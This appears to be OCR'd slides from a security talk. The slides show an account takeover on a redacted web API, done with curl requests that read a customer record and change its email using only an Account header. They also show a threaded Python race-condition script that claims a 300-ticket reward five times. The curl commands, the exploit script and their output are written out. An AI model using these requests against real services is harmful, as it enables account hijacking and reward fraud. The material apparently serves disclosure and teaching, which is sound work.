


```
key: "updateCustomer",
value: function(n) {
    var s;
    return l().async(function(o) {
        for (;;) switch (o.prev = o.next) {
            case 0:
                return o.next = 2, l().awrap(fetch(r(d[7]).API_ENDPOINT + '/customers/' + this.customer.id,
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json',
                        Account: r(d[7]).ACCOUNT_CODE,
                        Authorization: 'Bearer ' + this.bearer.token
                    },
                    body: JSON.stringify(n)
                }));
```




```
key: "updateCustomer",
value: function(n) {
    var s;
    return l().async(function(o) {
        for (;;) switch (o.prev = o.next) {
            case 0:
                return o.next = 2, l().awrap(fetch(r(d[7]).API_ENDPOINT + '/customers/' + this.customer.id,
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json',
                        Account: r(d[7]).ACCOUNT_CODE,
                        Authorization: 'Bearer ' + this.bearer.token
                    },
                    body: JSON.stringify(n)
```

POST BODY:



```
l.setLoading(!0), l.setError(''), C.updateCustomer({
    first_name: l.state.firstName,
    last_name: l.state.lastName,
    email: l.state.email,
    newsletter: l.state.newsletter
```


EMAIL?



STAGE 05


Account Takeover & Race Condition

CHANGE EMAIL




```
$curl -H 'Account: 5[redacted]1' https://[redacted].com/api/customer/162910
{
  "id": "162910",
  "first_name": "Demo 1",
  "last_name": "Test 1",
  "email": "b[redacted]a5b6@email.webhook.site",
```

CHANGE EMAIL




```
└── $curl -H 'Account: 5[redacted]1' https://[redacted].com/api/customer/162910
{
  "id": "162910",
  "first_name": "Demo 1",
  "last_name": "Test 1",
  "email": "b[redacted]a5b6@email.webhook.site",
```



```
└── $curl -X POST -H 'Account: 5[redacted]1' https://[redacted].com/api/customers/162910 \
> -d '{"email": "foo@test.com"}' -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": {
    "id": "162910",
    "first_name": "Demo 1",
    "last_name": "Test 1",
    "email": "foo@test.com",
```

DEMO ACCOUNT TAKEOVER



[redacted]

[redacted]

Sign in to your account

Enter your email


Enter your password

Forgot your password?


Don't have an account?

Race Condition


- This occur when websites process requests concurrently without adequate safeguards.
- Can lead to multiple distinct threads interacting with the same data at the same time, resulting in a "collision" that causes unintended behavior in the application.




PortSwigger




```
{
  "id": "2",
  "title": "Instalá nuestra aplicación móvil y obtené 300 tickets",
  "points": "0",
  "multiple": "0",
  "claimed": false,
  "autoclaim": false,
  "credits": "0.00",
  "bonus": "0.00",
  "courtesy": "0.00",
  "tickets": "300.00",
```




```
{
  "id": "2",
  "title": "Instalá nuestra aplicación móvil y obtené 300 tickets",
  "points": "0",
  "multiple": "0",
  "claimed": false,
  "autoclaim": false,
  "credits": "0.00",
  "bonus": "0.00",
  "courtesy": "0.00",
  "tickets": "300.00",
```




```
def make_request():
    response = requests.post(URL, headers=headers, json=payload)
    if response.status_code == 200:
        print("HIT!")

1 usage
def exploit_race_condition():
    num_threads = 100
    threads = []

    for _ in range(num_threads):
        thread = threading.Thread(target=make_request)
        thread.start()
        threads.append(thread)

    for thread in threads:
        thread.join()


if __name__ == "__main__":
    exploit_race_condition()
```



```
/Users/inmacbook/Talk2024/venv/bin/python
HIT!
HIT!
HIT!
HIT!
HIT!

Process finished with exit code 0
```




```
/Users/inmacbook/Talk2024/venv/bin/python
HIT!
HIT!
HIT!
HIT!
HIT!


Process finished with exit code 0
```



```
"response": [
  {
    "timestamp": "2024-04-01T11:49:40",
    "action": "Recarga Gratuita Online",
    "concept": "",
    "amount": 300,
    "counter": "Tickets"
  },
  {
    "timestamp": "2024-04-01T11:49:36",
    "action": "Recarga Gratuita Online",
    "concept": "",
    "amount": 300,
    "counter": "Tickets"
  },
  {
    "timestamp": "2024-04-01T11:49:33",
    "action": "Recarga Gratuita Online",
    "concept": "",
    "amount": 300,
    "counter": "Tickets"
  },
  {
    "timestamp": "2024-04-01T11:49:27",
    "action": "Recarga Gratuita Online",
    "concept": "",
    "amount": 300,
    "counter": "Tickets"
  },
  {
    "timestamp": "2024-04-01T11:49:25",
    "action": "Recarga Gratuita Online",
    "concept": "",
    "amount": 300,
    "counter": "Tickets"
  },
```

Others rewards..

